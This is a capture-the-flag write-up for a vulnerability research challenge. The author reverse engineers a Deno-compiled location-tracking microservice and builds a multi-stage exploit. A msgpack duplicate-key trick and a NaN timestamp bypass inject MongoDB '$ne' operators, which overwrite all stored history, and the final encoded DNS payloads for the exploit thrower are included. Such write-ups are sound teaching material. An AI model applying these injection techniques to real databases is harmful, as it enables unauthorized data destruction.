Task 7 - Location (un)compromised - (Vulnerability Research, Exploitation, Reverse Engineering)
Points: 1200
Description:
So the DNS server is an encrypted tunnel. The working hypothesis is the firmware modifications leak the GPS location of each JCTV to the APT infrastructure via DNS requests. The GA team has been hard at work reverse engineering the modified firmware and ran an offline simulation to collect the DNS requests.
The server receiving this data is accessible and hosted on a platform Cyber Command can legally target. You remember Faruq graduated from Navy ROTC and is now working at Cyber Command in a Cyber National Mission Team. His team has been authorized to target the server, but they don’t have an exploit that will accomplish the task.
Fortunately, you already have experience finding vulnerabilities and this final Co-op tour is in the NSA Vulnerability Research Center where you work with a team of expert Capabilities Development Specialists. Help NSA find a vulnerability that can be used to lessen the impact of this devastating breach! Don’t let DIRNSA down!
You have TWO outcomes to achieve with your exploit:
All historic GPS coordinates for all JCTVs must be overwritten or removed. After your exploit completes, the APT cannot store the new location of any hacked JCTVs.
The scope and scale of the operation that was uncovered suggests that all hacked JCTVs have been leaking their locations for some time. Luckily, no new JCTVs should be compromised before the upcoming Cyber Command operation.
Cyber Command has created a custom exploit framework for this operation. You can use the prototype “thrower.py” to test your exploit locally.
Submit an exploit program (the input file for the thrower) that can be used immediately by Cyber Command.
Downloads:
prototype exploit thrower (thrower.py)
Prompt:
exploit program used by thrower.py
Initial Analysis
From task 6 we found that coredns was an encrypted data exfil service that used DNS as the communication channel. Now we need to find an exploit that will allow us to overwrite/delete historical data and prevent new data from compromised vehicles from being stored. The first step is finding where does the data go after being decrypted by coredns?
After decrypting the handshake message coredns then calls github_com_coredns_example_doForwardData with the decrypted message.
Looking at github_com_coredns_example_doForwardData it does the following:
- creates new http request context
- creates POST request to http://localhost:3000/event/insert with the decrypted data using application/msgpack as the MIME type
Looks like we have an API endpoint at /event/insert that stores the location data passed from coredns, this must be what microservice does.
Analyzing microservice
microservice is a large (91M) binary that is dynamically linked and stripped. Giving it a quick run we get
{"t":"2025-01-03T16:02:38.019Z","l":"ERROR","m":"Failed to connect to MongoDB"}
{"t":"2025-01-03T16:02:38.034Z","l":"ERROR","m":"Failed to connect to the database"}
Its looking for a MongoDB connection, lets spin one up.
sudo systemctl start mongod
Now we get
{"t":"2025-01-03T16:04:36.457Z","l":"INFO","m":"Connected to MongoDB"}
{"t":"2025-01-03T16:04:36.469Z","l":"INFO","m":"Server is running on port 3000"}
Cool looks like the server is up and running, lets try to sending some msgpack-lite data to 127.0.0.1:3000/event/insert
curl -H 'Content-Type: application/msgpack'
-d '82A3696E7401A5666C6F6174CB3FE0000000000000'
-X POST
http://127.0.0.1:3000/event/insert
We get:
Error inserting event: AssertionError
Ok, thats a start, time to dive deeper into how microservice works.
Based on the sheer size of microservice we can infer that it is might be a modern compiled language like rust or golang. Looking at the segments of the binary it does not have the normal golang segments, so I thought that this might be a rust program. Doing some initial research on reversing rust binaries it looked like it would be a tedious process especially one of this size. However, looking through the strings of the binary I started to see some interesting things.
There were multiple references to Deno and even some TS code near the end of the binary! Deno is a javascript and typescript runtime written in rust and is pitched as a better NodeJS. Looking through its unique feature set we can see that it allows you to compile your TS/JS programs to a binary using Deno. When compiling to a binary Deno will package all of you TS/JS code with a smaller version of the Deno runtime allowing your code to be run with a single binary. Pretty cool.
Looking for the debug log within microservice we find some nice TS code
import { MongoClient, ObjectId, MongoInvalidArgumentError } from "npm:mongodb";
import { logger } from './logger.ts';
const CLOCK_THRESH = +(Deno.env.get('CLOCK_THRESH') || 60000);
let client;
let db;
let dbName;
let locationEvents;
let locationHistory;
export async function connectToDatabase(uri, dbName_) {
  client = new MongoClient(uri);
  try {
    await client.connect();
    logger.info('Connected to MongoDB');
  } catch (err) {
    logger.error('Failed to connect to MongoDB', err);
    throw err;
  }
Nice, looks like the code used to connect to the MongoDB, searching for the functions listed in the imports, we can expand out all files and eventually build out the entire source code.
The structure looks like: - main.ts - mongodb.ts - routes.ts - logger.ts
main.ts
- grabs config variables from env
    - MONGODB_URI
    - MAINTENANCE_INTERVAL
    - MONGODB_DB db name
- calls `connectToDatabase()`
- calls `aggregateLocationEvents()` on interval specified by MAINTENANCE_INTERVAL #### routes.ts
- registers two routes
    - POST `/event/insert`
        - calls `validateLocationEvent()` on request data
        - calls `insertLocationEvent()` with output from `validateLocationEvent`
    - POST `/event/test`
        - calls `insertLocationEvent()` on test data
- `validateLocationEvent()`
    - expects msgpack-lite encoded object with (v, t, m, d)
    - `assert(buffer[0] == 0x84)`
    - `assert(buffer[1] == 0xA1 && buffer[2] == 0x76)`
    - `assert(buffer[3] == 0xA8 && buffer[4] == 0x52)`
    - msgpack-lite decode buf
    - assert t and v are not null
    - uses d and m to calculate lat, lon and asserts they are within valid range
mongodb.ts
- `createCollections()`
    - creates `location_events` and `location_history` tables
- `insertLocationEvent()`
    - checks that `event.timestamp` is within range of current time
    - inserts event into `location_events`
- `aggregateLocationEvents()`
    - Uses a mongodb pipeline to group all entries in `location_events` by `vid` and combines the data into a `location_history` object
    - calls `paginate` on each `location_history` object created
    - Finds correct `location_history` to update in db based on `vid` and endtime
    - Updates `location_history` in db with new data
Exploitation
Now that we have a basic understanding of the program time to exploit it. The program expects our input to look like:
- MsgPacked Data
- v: vid
- t: timestamp
- d: bias-packed degrees
- m: bit-packed milliseconds
I started by just trying to insert different data types into the data and I found that
{
    "v": "R-00-000",
    "t": "{'test': 'testval'}",
    "m": 1107296341,
    "d": 19280,
}
Would pass the check in insertLocationEvent()
if (Math.abs(currentTime.getTime() - event.timestamp) > CLOCK_THRESH) {
      throw new Error("Event timestamp is not within range of the current time");
}
This is because when Typescript encounters a comparison between currentTime.getTime and our object it will implicitly try to convert the object to a number. This will result in NaN which always results to false in a comparison operation allowing us to pass arbitrary objects to the program through the timestamp.
Using the timestamp field I tried a number of different approaches including trying to get javascript execution using the $where operator in MongoDB, but was unsuccessful. I was also found that you could add an arbitrary key and value pair to our request !
{
    "v": "R-00-000",
    "t": "{'test': 'testval'}",
    "arb": "new value !!!",
    "d": 19280, #0x000000004b50
}
By removing the "m" key I was able to add in a new value with any data I wanted. This was possible because validateLocationEvent() only checks that we have a total of 4 keys and only checks if the first key is “v” and a string with len 8.
  // fast checks
  assert(buffer[0] == 0x84) // must be object with 4 keys (v, t, d, m)
  ;
  assert(buffer[1] == 0xA1 && buffer[2] == 0x76) // first key is 'v'
  ;
  assert(buffer[3] == 0xA8 && buffer[4] == 0x52) // vids are 8 character strings starting with R
  ;
let doc = {
    _id: new ObjectId(),
    ...event
  }; // force new id to avoid duplicate key error on fast insertions
  await locationEvents.insertOne(doc);
Also, this code in insertLocationEvent() inserts everything from our event into the database.
However, this did not allow us to do anything interesting.
After pondering this for awhile I thought came up with a new idea. What happens if we try to pass data that has two of the same key values !
{
    "v": "R-00-000",
    "t": "{'test': 'testval'}",
    "d": 19280,
    "v": "arbitrary vid !"
}
To do this I had to craft a custom msgpack-lite message. The first message would contain
{
    "v": "R-00-000",
    "t": "{'test': 'testval'}",
    "d": 19280,
}
and the second would have our arbitrary input
{
    "v": "arbitrary vid !"
}
We encode the two with msgpack-lite change the header of the first to 0x84 and remove the header from the second and append to the first. Now when we send our data the new arbitrary vid is inserted into the DB.

Now that we can inject arbitrary objects into both vid and timestamp how can we overwrite location_history. Since we are working with MongoDB we can inject NoSQL into these fields and if these fields are used to build a NoSQL query it will execute what we specify.
aggregateLocationEvents() is an obvious spot to check because it takes our data from location_events to location_history and uses vid and timestamp in the process.
Looking through the code we can see this
let last_history_selector = {
      vid: h.vid
    };

let last_history = (await locationHistory.find(last_history_selector).sort({
  endtime: -1
}).limit(1).toArray()).shift();
It selects an single entry from location_history based on vid, if one exists it does
last_history_selector.endtime = last_history.endtime; // now we can select the correct history to extend
Then uses the last_history_selector it built to update matching entries in location_history with values from the new entry we just created.
await bulk.find(last_history_selector).update({
    $set: {
        count: last_history.count,
        endtime: last_history.endtime,
        timestamps: last_history.timestamps,
        lineString: last_history.lineString
      }
    });
Ok, for a normal last_history_selector it would look something like
{
    "vid": "R-00-000",
    "endtime": 1734233227699.261
};
but what if we were to look like
{
    "vid": {'$ne': ''},
    "endtime": {'$ne': ''},
};
This would select everything in location_history and overwrite all entries with our new data ! How can we achieve this ?
We need two inserts into the DB to achieve this the first one will look like
{
   "v": "R6969696",
   "t": {"$ne": ''},
   "m": 1107296341,
   "d": 19280
}
We then wait for aggregateLocationEvents() to be called, this record will be pushed into location_history and have an endtime of {"$ne": ''}.
Then we can insert the next stage
{
        "v": "R-00-000",
        "t": "{'test': 'testval'}",
        "d": 19280,
        "v": {'$ne': ''}
}
Using our method from earlier to append an extra “v” key-value so we can insert this NoSQL into the vid field. With these two records in place the aggregateLocationEvents() will now take the last record we inserted and search location_history with the query locaton_history.find({"vid": {'$ne': ''}}).sort({endtime: -1}).limit(1).toArray() this will return the first record it finds which will be the record we inserted in the first stage.
It will then build the last_history_selector and use that to update location_history
bulk.find({"vid": {'$ne': ''},
           "endtime": {'$ne': ''},
          }).update({
        $set: {
          count: last_history.count,
          endtime: last_history.endtime,
          timestamps: last_history.timestamps,
          lineString: last_history.lineString
        }
      });
This will overwrite all historical data for all JCTVs. Also, this has the effect of preventing any more location data from being added for a JCTV. This is because
if (h.starttime >= last_history.endtime) {
    // stuff for when
}
} else {
      // just drop it since we already have a newer location, maybe implement later
      //throw new Error("todo");
}
will always result to false because for a real location event h.starttime will be a number and TS it will type convert last_history.endtime (which is an object b/c we overwrote them all) resulting in a comparison with NaN. This results in new location events not being stored accomplishing our second goal.
All that is left to do encrypt our msgpack encoded data using our script from task 6 and implementing our solution using the language defined in thrower.py
sleep 500
resolve "foo"
store r1
sleep 500
resolve "xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BOGBM4HLJ5V9.x70E1Q7658E9CLBS7EPA1V8TICNSUUQVIV3UG9VGEA8QHRMABGM578AQGBGMOOD.xTS4Tyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.net-5ghgmrf2"
store r1
sleep 330000
resolve "xAS0MO0CJVDN9RO640TNMOJ7VV31GUME9SN5UA6AJANSJDUG2F5BOGBM4HLJ49B.xF6CHP7K4OE9CLBIJEI8QL8HK1SQR4TJVPE66T7S8MC6R8C5JPD1AC9KQUD4LEE.xEIKIG70ARN3S4DQP06Ozyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.net-5ghgmrf2"
store r1
Submitting this as our flag we solve the challenge !